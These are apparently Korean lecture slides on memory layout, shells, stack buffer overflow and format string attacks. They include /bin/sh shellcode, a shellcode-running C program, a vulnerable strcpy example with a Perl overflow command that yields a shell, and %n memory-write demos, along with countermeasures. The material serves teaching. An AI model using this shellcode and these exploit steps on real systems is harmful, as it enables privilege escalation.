
1. 시스템 구성과 프로그램 동작

■ 프로그램과 코드 보안


- 하드웨어, 어셈블리어, 소스 코드 중 보안 취약점이 가장 쉽게 발생하는 곳은 소스 코드
- 소스코드에서 문제가 생기는 요인은 '데이터의 형태와 길이에 대한 불명확한 정의'
  - 아이에게 장보기 심부름을 시킬 때 사올 물품의 종류와 가격을 불명확하게 알려주어 친구의 꼬임에 넘어가는 경우
  - 소스코드(엄마)가 어셈블리어(아이)에게 하드웨어(장바구니)를 주며 명령을 내렸는데, 데이터(고기)의 형태와 길이에 대한 불명확한 정의로 해커(친구)에게 공격(싼 고기를 사고 나머지 돈으로 모두 과자를 사라는 유혹)을 받는 것




1. 시스템 구성과 프로그램 동작

■ 시스템 메모리의 구조

- 프로그램을 동작시키면 프로그램이 동작하기 위한 가상의 공간이 메모리에 생성.
- 상위 메모리에는 스택(Stack), 하위 메모리에는 힙(Heap) 생성





■ 변수의 형태

- **지역변수(local variable, 자동변수)**는 중괄호 내부, 함수의 매개변수(Parameter)에서 사용되는 변수. 함수 안에서만 접근 가능하며, **함수를 벗어나면 사라짐.**
- **전역 변수(global variable)**는 지역변수와 반대로 **중괄호 외부에 선언**되는 변수. 모든 곳에서 접근이 가능하고, 프로그램 종료 전엔 메모리가 소멸되지 않고 유지
- **정적변수(static variable)**는 프로그램이 종료되기 전까지 메모리가 소멸되지 않는 변수. 함수를 벗어나도 변수가 소멸되지 않고 유지

1. 시스템 구성과 프로그램 동작

■ 시스템 메모리의 구조

▪ 스택 영역과 힙 영역

- 데이터 영역
  - 프로그램이 종료될 때까지 지워지지 않을 데이터 저장.
  - 대표적으로 전역 변수와 정적(Static) 변수
  - 상수
- 스택 영역
  - 스택은 **정적 메모리 할당으로**, 컴파일 시에 메모리 크기가 결정되며, 함수 호출 시 자동으로 메모리가 할당되고 해제
  - 프로그램 로직이 동작하기 위한 인자(지역 변수와 매개 변수)를 저장
    - 레지스터의 임시 저장, **서브루틴 사용 시 복귀 주소 저장**, 서브루틴에 인자 전달 등에 사용.
  - 스택은 메모리의 상위 주소에서 하위 주소 방향으로 사용, 후입선출 원칙에 따라 나중에 저장된 값을 먼저 사용
    - 해당 객체가 정의된 블록(함수 등)을 벗어날 때 소멸
- 힙 영역
  - 힙은 **동적 메모리 할당**(new/포인터)으로, 프로그램 실행 중에 메모리 크기가 결정되며, 개발자가 직접 메모리를 할당하고 해제
  - 힙 영역은 프로그램에 의해 할당되었다가 회수되는 작용을 되풀이함
    - 프로그램이 동작할 때 필요한 데이터 정보를 임시로 저장하는 데 사용
    - delete를 사용하여 해당 객체 메모리 반환
  - 프로그램 실행 중에 해당 힙 영역이 없어지면 메모리 부족으로 이상 종료


1. 시스템 구성과 프로그램 동작

셸(Shell)

- 쉘은 커널을 사용자가 직접 제어하기는 어렵기 때문에 바로 사람이 이해하기 쉬운 형태로 명령어를 입력하면, 그 명령어로 쉘에 해당하는 프로그램들이 해석해서 커널에게 전달해 주는 것
  - **소프트웨어와 하드웨어간의 커뮤니케이션을 관리하는 프로그램**
- **사용자(명령) -> 쉘(해석) -> 커널(명령 수행 후 결과 전송) -> 쉘(해설) -> 사용자(결과 확인)**
  - **커널: 사용자가 쉘을 통해 입력한 명령어를 해석하여 기계가 이해할 수 있는 표현으로 바꾸어 전달해주는 역할**

셸을 알아야 하는 이유

- **타 사용 자의 쉘을 획득하게 되면 타 사용자의 권한과 설정을 갖게 될 수 있음**
- 버퍼 오버플로우나 포맷 스트링을 통하여 얻고자 하는 것이 "관리자 권한 셸
- 관리자 권한을 얻더라도 시스템에 어떤 명령을 입력할 인터페이스가 없다면 무용지물이 됨
- 획득한 관리자 권한을 이용할 셸이 필요함



1. 시스템 구성과 프로그램 동작

셸

- 버퍼 오버플로나 포맷 스트링 공격의 목적은 '관리자 권한의 셸'

레드햇 6.2에서 본 셸의 실행과 취소

- 버퍼 오버플로나 포맷 스트링 공격에서는 **/bin/sh**를 다음과 같이 기계어 코드로 바꿔 메모리에 올림

```
"₩xeb₩x2a₩x5e₩x89₩x76₩x08₩xc6₩x46₩x07₩x00₩xc7₩x46₩x0c₩x00₩x00₩x00₩x00"
"₩xb8₩x0b₩x00₩x00₩x00₩x89₩xf3₩x8d₩x4e₩x08₩x8d₩x56₩x0c₩xcd₩x80₩xb8₩x01"
"₩x00₩x00₩x00₩xbb₩x00₩x00₩x00₩x00₩xcd₩x80₩xe8₩xd1₩xff₩xff₩xff"
"₩x2f₩x62₩x69₩x6e₩x2f₩x73₩x68";
```

- 셸을 기계어로 바꾸는 이유는 메모리에 원하는 주소 공간을 올리기 위해서

1. 시스템 구성과 프로그램 동작

셸

- /bin/ sh를 기계어로 변경한 코드 (shell.c)

```
char shell[]=
"₩xeb₩x2a₩x5e₩x89₩x76₩x08₩xc6₩x46₩x07₩x00₩xc7₩x46₩x0c₩x00₩x00₩x00₩x00"
"₩xb8₩x0b₩x00₩x00₩x00₩x89₩xf3₩x8d₩x4e₩x08₩x8d₩x56₩x0c₩xcd₩x80₩xb8₩x01"
"₩x00₩x00₩x00₩xbb₩x00₩x00₩x00₩x00₩xcd₩x80₩xe8₩xd1₩xff₩xff₩xff"
"₩x2f₩x62₩x69₩x6e₩x2f₩x73₩x68";
void main(){
    int *ret;
    ret =(int *)&ret+2;
    (*ret)=(int)shell;
}
```

컴파일: gcc -o shell -g -ggdb shell.c./shell


- /bin/bash를 실행한 결과와 쉘을 컴파일한 실행 코드를 실행한 결과가 동일함
- 버퍼오버플로우나 포맷 스트링 공격에서도 이와 같이 쉘을 기계어호한 코드를 이용하여 관리자 권한을 획득함

기계어로 바꾼 셸을 실행한 결과

2. 버퍼 오버플로 공격

버퍼 오버플로 공격의 개념

- 기본적인 버퍼 오버플로 공격은 데이터의 길이에 대한 불명확한 정의를 악용한 **덮어쓰기**로 발생
- 경계선 관리가 적절하게 수행되어 덮어쓸 수 없는 부분에 **해커가 임의의 코드를 덮어쓰는 것**을 의미
  - 정상적인 경우에는 사용되지 않아야 할 주소 공간에 덮어쓰기 발생
- 버퍼 오버플로에 취약한 함수와 그렇지 않은 함수가 있음
  - 프로그래머가 취약한 특정 함수를 사용하지 않는다면 공격이 훨씬 어려워 짐



- 거구인 사람이 냉탕에 들어간다면 냉탕의 물이 넘쳐서 온탕이나 열탕의 물과 섞이면 물의 온도가 낮아짐

2. 버퍼 오버플로 공격

■ 버퍼 오버플로 공격의 원리

[bugfile.c]

```
int main(int argc, char *argv[]) {        ❶
    char buffer[10];                      ❷
    strcpy(buffer, argv[1]);              ❸
    printf("%s\n", &buffer);              ❹
}
```

① int main(int argc, char *argv[ ])

- argc는 취약한 코드인 bugfile.c가 컴파일되어 실행되는 프로그램의 인수 개수. *argv[ ]는 포인터 배열로서 인자로 입력되는 값의 번지수를 차례로 저장
- argv[0]: 실행 파일의 이름 (./bugfile)
- argv[1]: 첫 번째 인자의 내용 (AAAAAAAAAAAAAAA)
- argv[2]: 두 번째 인자의 내용

② char buffer[10]

- 10바이트 크기의 버퍼를 할당

③ strcpy(buffer, argv[1])

- 버퍼에 첫 번째 인자(argv[1])를 복사. 즉 AAAAAAAAAAAAAAA


④ prinf("%s₩n", &buffer)

- 버퍼에 저장된 내용 출력

2. 버퍼 오버플로 공격

버퍼 오버플로 공격의 원리

- main 함수를 먼저 살펴본 다음 strcpy가 호출되는 과정
  - strcpy 함수는 입력된 인수의 경계를 체크하지 않음
  - 13개 A를 인수로 사용하면 A가 쌓일 것
  - 열여섯 번째 문자에서 세그먼테이션 오류가 발생하는 것을 확인



A 문자 13개 입력 시 저장된 EBP 값 변조

입력 버퍼 이상의 문자열을 입력할 때 발생하는 세그먼테이션 오류

2. 버퍼 오버플로 공격

버퍼 오버플로 공격의 원리

- main 함수를 먼저 살펴본 다음 strcpy가 호출되는 과정
  - 공격 실행: 공격에 egg shell을 사용. egg shell은 기계어로 만든 코드를 메모리에 로드해주고, 그 시작 주소를 알려주는 Tool 임

```
컴파일: gcc -o egg eggshell.c
```

```
./egg
```

egg shell의 실행

  - **메모리의 0xbfffb58에 셸 적재**
  - 일반 사용자 권한으로 돌아가서 펄(Perl)을 이용하여 A 문자열과 셸의 메모리 주소를 bugfile에 직접 실행
    - 리틀 엔디안(Little Endian) 방식: 낮은 값 부분(최하위 바이트)부터 메모리의 **낮은 주소**에 차례대로 저장하는 방식


```
perl -e 'system "./bugfile", "AAAAAAAAAAAAAAAA\x58\xfb\xff\xbf"'
id
```

스택 버퍼 오버플로 공격의 수행

2. 버퍼 오버플로 공격

버퍼 오버플로 공격의 원리

- main 함수를 먼저 살펴본 다음 strcpy가 호출되는 과정



EBP 값을 지나 RET 값의 변조

2. 버퍼 오버플로 공격

버퍼 오버플로 공격의 대응책

- 버퍼 오버플로에 취약한 함수 불사용
  - strcpy(char *dest, const char *src);
  - strcat(char *dest, const char *src);
  - getwd(char *buf);
  - gets(char *s);
  - fscanf(FILE *stream, const char *format, ...);
  - scanf(const char *format, ...);
  - realpath(char *path, char resolved_path[ ]);
  - sprintf(char *str, const char *format);

- 최신 운영체제 사용
  - 최신 운영체제에는 non-executable stack , 스택 가드, 스택 실드와 같이 운영체제 내에서 해커의 공격 코드가 실행되지 않도록 하는 여러 가지 장치가 있음

3. 포맷 스트링 공격

포맷 스트링 공격의 개념

- 프로그램의 **특정 메모리 주소에 공격자가 원하는 값을 넣을 수 있음 → 리턴 주소에 악성 코드의 시작 주소를 넣는 경우**
- 데이터의 형태에 대한 불명확한 정의 때문에 발생하는 문제점

```
#include

main(){
      char *buffer = "wishfree";
      printf("%s₩n", buffer);
}
```

- formatstring.c와 같이 포맷 스트링을 작성하는 것은 정상적인 경우로, 포맷 스트링에 의한 취약점이 발생하지 않음
- 여기서 사용된 %s와 같은 문자열을 포맷 스트링이라고 함

formatstring.c의 컴파일 및 실행 결과

포맷 스트링 문자의 종류

파라미터	특징	파라미터	특징
%d	정수형 10진수 상수(integer)	%o	양의 정수(8진수)
%f	실수형 상수(float)	%x	양의 정수(16진수)
%lf	실수형 상수(double)	%s	문자열
%s	문자 스트링((const)(unsigned) char *)	%n	* int(쓰인 총 바이트 수)
%u	양의 정수(10진수)	%hn	%n의 절반인 2바이트 단위

3. 포맷 스트링 공격

■ 포맷 스트링 공격의 원리

▪ 취약한 포맷 스트림

- 포맷 스트링 공격은 포맷 스트링인 %s의 값을 바꾸는 것 (명확하게 정의되었던 데이터 형태를 바꾸는 것)
- formatstring.c의 printf("%s₩n", buffer)에서 %s를 다음과 같이 바꾸는 형태로 나타남
  - **%s가 없으므로 출력 값의 형태에 대한 명확한 정보가 부족하게 됨 → 보안에 취약한 형태가 됨**

```
#include <stdio.h>

main(){
   char *buffer = "wishfree₩n";
   printf(buffer);
}
```

wrong.c의 컴파일 및 실행 결과

3. 포맷 스트링 공격

■ 포맷 스트링 공격의 원리


▪ 포맷 스트링 문자를 이용한 메모리 열람

- wrong.c에서 char *buffer에 문자열을 입력할 때 **%x라는 포맷 스트링 문자를 추가**
- Printf에서 %x에 인수로 전달된 값이 없기 때문에, 이 코드는 정의되지 않은 동작을 일으킴.
  - %x에 해당하는 값이 없기 때문에 프로그램이 예기치 않게 동작

```
#include <stdio.h>

main(){
    char *buffer = "wishfree₩n%x₩n";
    printf(buffer);
}
```

- test1.c를 컴파일하고 실행
  - Wishfree 문자열이 저장된 다음의 메모리에 존재하는 값인 0x08028440이 출력됨.



test1.c의 컴파일 및 실행 결과

3. 포맷 스트링 공격

포맷 스트링 공격의 원리

포맷 스트링 문자를 이용한 메모리 변조

- **포맷 스트링을 이용하면 메모리의 내용을 변조할 수 있음**
- %n는 현재까지 출력된 문자 수를 저장하는 역할을 수행. %n이 사용된 위치에서까지 출력된 문자 수가 해당 포인터가 가리키는 메모리 주소에 저장

```
#include <stdio.h>

main(){
   long i=0x00000064, j=1;
   printf("i의 주소 : %x₩n",&i);
   printf("i의 값 : %x₩n",i);
   printf("%64d%n₩n", j, &i);    //i의 값이 16진수 0x64에서 10진수 64로 변경됨.
   printf("변경된 i의 값 : %x₩n",i);   //10진수 64는 16진수 0x40이므로 40이 출력됨.
}
```

```
gcc -o test2 test2.c
./test2
```

- test2.c를 컴파일하여 실행해보면 64의 값이 16진수인 0x40으로 출력되는 것을 확인할 수 있음

test2의 컴파일 및 실행 결과